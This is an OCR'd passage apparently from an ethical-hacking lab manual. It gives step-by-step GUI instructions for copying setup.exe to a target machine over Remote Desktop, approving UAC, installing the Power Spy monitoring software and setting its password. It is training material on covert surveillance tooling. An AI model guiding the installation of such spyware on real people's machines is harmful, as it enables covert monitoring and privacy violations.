
10. ☐ Switch to the **Remote Desktop Connection** window and paste the **setup.exe** file on the target system's **Desktop**.


10.10.10.16
Recycle Bin
Acrobat Reader DC
Firefox
Google Chrome
Wampserv...
Wireshark
setup

11. Double-click the **setup.exe** file.

    If a **User Account Control** pop-up appears, click **Yes**.


12. The **Setup - Power Spy** window appears; click **Next**. Follow the installation wizard to install Power Spy using the default settings.


10.10.10.16
Recycle Bin
Acrobat Reader DC
Firefox
Google Chrome
Wampserv...
Wireshark
setup
Setup - Power Spy
Welcome to the Power Spy Setup Wizard
This will install Power Spy v12.85.1 on your computer.
It is recommended that you close all other applications before continuing.
Click Next to continue, or Cancel to exit Setup.
Next >
Cancel


13. ☐ After the installation completes, the **Completing the Power Spy Setup Wizard** appears; click **Finish**.
14. ☐ The **Run as Administrator** window appears; click **Run**.

If the **Welcome To Power Spy Control Panel!** webpage appears, close the browser.

15. ☐ The **Setup login password** window appears. Enter the password **test@123** in the **New password** and **Confirm password** fields; click **Submit**.

